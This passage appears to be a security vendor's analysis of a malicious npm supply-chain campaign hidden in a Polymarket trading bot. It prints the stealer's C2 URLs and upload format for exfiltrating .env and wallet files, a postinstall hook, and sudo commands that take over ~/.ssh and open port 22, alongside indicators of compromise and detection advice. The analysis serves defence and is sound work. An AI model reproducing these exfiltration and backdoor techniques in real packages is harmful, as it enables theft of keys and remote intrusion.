
- Gets the victim's local IP by creating a UDP socket to
8.8.8.8:80and reading the assigned address - Gets the username from the
USERenvironment variable - Recursively searches the current working directory for sensitive files:
.envand*.env(wallet private keys, API keys)id.json(Solana wallet keypairs)config.tomlandConfig.toml(validator/node configs)
- Prepends a header of
username@localIPto each file's contents - POSTs each file to the C2 as
application/octet-streamwith the original filename in theContent-Dispositionheader - Waits 100ms between uploads to avoid triggering rate limits
// Decoded levex-refa behavior
C2 URL: https://cloudflareguard.vercel.app/api/v1

Files targeted: .env, *.env, id.json, config.toml, Config.toml

Upload format:
  POST /api/v1
  Content-Type: application/octet-stream
  Content-Disposition: attachment; filename=".env"
  Body: runner@10.0.2.15\nWALLET_PRIVATE_KEY=0xdeadbeef...
Key finding: The C2 domain cloudflareguard.vercel.app is deliberately named to look like legitimate Cloudflare infrastructure. A developer glancing at network logs might not flag traffic to a domain containing "cloudflare" and hosted on Vercel.
lint-builder: The Backdoor Installer
lint-builder@1.0.1 is also flagged as Critical by StepSecurity AI Package Analyst. It uses an anti-tamper obfuscator that detects any modification to the code, making static analysis extremely difficult — our attempts to deobfuscate it by intercepting function calls resulted in Maximum call stack size exceeded errors. However, its package.json reveals the attack surface:
// lint-builder/package.json
{
 "name": "lint-builder",
 "scripts": {
   "postinstall": "node test.js"  // auto-executes on npm install
 },
 "dependencies": {
   "axios": "^1.7.7",
   "child_process": "",
   "form-data": "^4.0.1",
   "os": ""
 }
}
The postinstall hook means node test.js runs automatically during npm install — the victim doesn't need to start the bot for this payload to execute.
While static deobfuscation failed, our victim simulation captured the full runtime behavior via Harden-Runner's process monitoring. lint-builder's test.js (PID 2428) executed the following sequence:
- Fetch C2 config —
GET cloudflareinsights.vercel.app/api/scan-patterns— downloads list of files/patterns to search for - Fetch blocklist —
GET cloudflareinsights.vercel.app/api/block-patterns— downloads anti-detection config (what to avoid) - Exfiltrate data —
POST cloudflareinsights.vercel.app/api/v1— uploads stolen files to second C2 endpoint - Fingerprint IP —
GET api.ipify.org/?format=json— records victim's public IP address - Take SSH ownership —
sudo chown -R runner:runner /home/runner/.ssh— takes control of SSH key directory - Enable firewall —
sudo ufw enable— enables system firewall - Open SSH port —
sudo ufw allow 22/tcp— opens port 22 for inbound SSH access
Key finding: lint-builder is not just a file stealer — it's a backdoor installer. It takes ownership of the SSH directory, enables the firewall, and opens port 22. Combined with the IP fingerprinting, this sets up the attacker for direct SSH access to the compromised machine. The scan-patterns and block-patterns endpoints suggest the malware receives dynamic instructions from the C2 on what to steal and what to avoid.
Victim Simulation: Catching the Attack in Real-Time


We created a GitHub Actions workflow that followed the exact steps a victim would take: clone the repo, create a .env with a dummy wallet key, run npm install, and start the bot. Harden-Runner monitored every network connection, process execution, and file operation.
Network Connections Captured by Harden-Runner
Harden-Runner recorded every outbound connection from the runner, clearly separating legitimate bot activity from malicious exfiltration:

Legitimate connections:
registry.npmjs.org:443— GET /ts-bign, /@polymarket/clob-client, /ethers, etc. (npm package install)data-api.polymarket.com:443— GET /positions?user=...&limit=500 (Polymarket API)clob.polymarket.com:443— POST /auth/api-key, GET /auth/derive-api-key (Polymarket API)
Malicious connections:
cloudflareinsights.vercel.app:443— GET /api/scan-patterns, /api/block-patterns, POST /api/v1 (C2 command server + exfiltration)api.ipify.org:443— GET /?format=json (IP fingerprinting)cloudflareguard.vercel.app:443— POST /api/v1 (wallet exfiltration)
Two-Stage Attack Timeline
The Harden-Runner telemetry revealed that the attack executes in two distinct stages:
Stage 1: npm install (postinstall hook) — 16:29:36 UTC
- lint-builder's
test.jsauto-executes (PID 2428, working directory:node_modules/lint-builder) - Contacts
cloudflareinsights.vercel.appfor C2 config (scan-patterns, block-patterns) - Exfiltrates data to
cloudflareinsights.vercel.app/api/v1 - Fingerprints victim IP via
api.ipify.org - Runs
sudo chown -R runner:runner /home/runner/.ssh - Runs
sudo ufw enablefollowed bysudo ufw allow 22/tcp
Stage 2: Bot startup (source imports) — 16:29:40 UTC
- levex-refa's
from_str()triggers via imports insrc/constant/index.tsandsrc/trading/exit.ts - Contacts
cloudflareinsights.vercel.appagain (second round of scan-patterns/block-patterns) - Exfiltrates
.envfile tocloudflareguard.vercel.app/api/v1 - Fingerprints IP again via
api.ipify.org - Bot connects to real Polymarket APIs (
data-api.polymarket.com,clob.polymarket.com) — it actually works
The Bot Actually Works
Perhaps the most insidious aspect of this attack is that the trading bot is fully functional. After stealing the wallet key and setting up the SSH backdoor, the bot proceeds to connect to real Polymarket APIs — querying positions at data-api.polymarket.com and authenticating at clob.polymarket.com. A victim who sees the bot running normally would have no reason to suspect their keys had already been exfiltrated and their machine backdoored.
Process Tree: Proving the Attack Chain

The Harden-Runner process events provide a complete, forensic-grade record of the execution chain. Here is the exact process tree showing how lint-builder's postinstall hook leads to SSH backdoor setup:
npm install (PID 2407, working_dir: bot/)
 └ sh -c "node test.js" (PID 2422, working_dir: node_modules/lint-builder/)
     └ node test.js (PID 2428)
         └ sh -c "sudo chown -R runner:runner /home/runner/.ssh" (PID 2446)
         ├   └ sudo chown -R runner:runner /home/runner/.ssh (PID 2447)
         ├       └ chown -R runner:runner /home/runner/.ssh (PID 2448)
         └ sh -c "sudo ufw enable" (PID 2449)
         ├   └ sudo ufw enable (PID 2450)
         ├       └ python3 /usr/sbin/ufw enable (PID 2451)
         ├           └ iptables-restore ... (PIDs 2452-2596)
         └ sh -c "sudo ufw allow 22/tcp" (PID 2597)
             └ sudo ufw allow 22/tcp (PID 2598)
                 └ python3 /usr/sbin/ufw allow 22/tcp (PID 2599)
Every process was spawned from PID 2428 (node test.js inside node_modules/lint-builder) — a child of npm install. This is an npm postinstall hook executing arbitrary system commands with sudo privileges.
C2 Infrastructure
The malware uses two Vercel-hosted endpoints, both named to impersonate Cloudflare services:
cloudflareguard.vercel.app— Primary exfiltration serverPOST /api/v1(file upload)
cloudflareinsights.vercel.app— C2 command server + secondary exfiltrationGET /(check-in)GET /api/scan-patterns(what to steal)GET /api/block-patterns(what to avoid)POST /api/v1(file upload)
The naming strategy is deliberate: both cloudflareguard and cloudflareinsights are plausible Cloudflare service names. cloudflareinsights is particularly effective because Cloudflare Web Analytics was formerly called "Browser Insights." A security team reviewing network logs might not flag these connections.
Both domains are hosted on Vercel's free tier, which provides HTTPS by default and requires no identity verification to deploy. This is a growing pattern — Cloudflare's own research has documented campaigns abusing Vercel hosting for malware delivery.
Indicators of Compromise
Malicious npm Packages
ts-bign@1.2.8— Wrapper that carries levex-refa (impersonates big.js)big-nunber@5.0.2— Wrapper that carries lint-builder (typosquat of bignumber.js)levex-refa@1.0.0— File stealer (J2TEAM obfuscated)lint-builder@1.0.1— Backdoor installer (anti-tamper obfuscated)
Network Indicators
cloudflareguard.vercel.app— Primary file exfiltration endpointcloudflareinsights.vercel.app— C2 command server (scan-patterns, block-patterns)api.ipify.org— IP fingerprinting (legitimate service, abused)
File and Process Indicators
node_modules/lint-builder/test.js— Postinstall payload (anti-tamper obfuscated)node_modules/levex-refa/index.js— File stealer (J2TEAM obfuscated)sudo chown -R <user> ~/.ssh— SSH directory ownership takeoversudo ufw allow 22/tcp— SSH port openingfrom_str()import fromts-bign/big-nunber— Trigger function in source files
GitHub Repository
- Repository:
dev-protocol/polymarket-copytrading-bot-sport - Organization:
dev-protocol(commits byinsionCEO) - Created: February 18, 2026
- Stars / Forks: 366 / 307 (likely inflated)
Detection with StepSecurity
StepSecurity AI Package Analyst
All four malicious packages in this attack — ts-bign, big-nunber, levex-refa, and lint-builder — are flagged as Critical risk by StepSecurity AI Package Analyst, which continuously analyzes npm packages for malicious behavior. The AI analysis independently identified the typosquatting, obfuscated code execution, deceptive metadata, and supply chain attack patterns.


The detailed analysis for big-nunber@5.0.2 shows the AI verdict, suspicious flags (install script, obfuscated code, deceptive metadata, supply chain attack), and specific findings including the typosquatting of bignumber.js and the hidden lint-builder dependency.
Harden-Runner
The runtime attack was captured using Harden-Runner. For CI/CD pipelines that install npm packages, Harden-Runner provides visibility into:
- Network connections made during
npm install— any outbound connection to non-registry endpoints during package installation is suspicious - Process execution from postinstall hooks —
sudocommands spawned by npm packages are a clear red flag - DNS resolution to Vercel-hosted endpoints impersonating legitimate services
To block this specific attack, configure Harden-Runner with an allowed-endpoints policy:
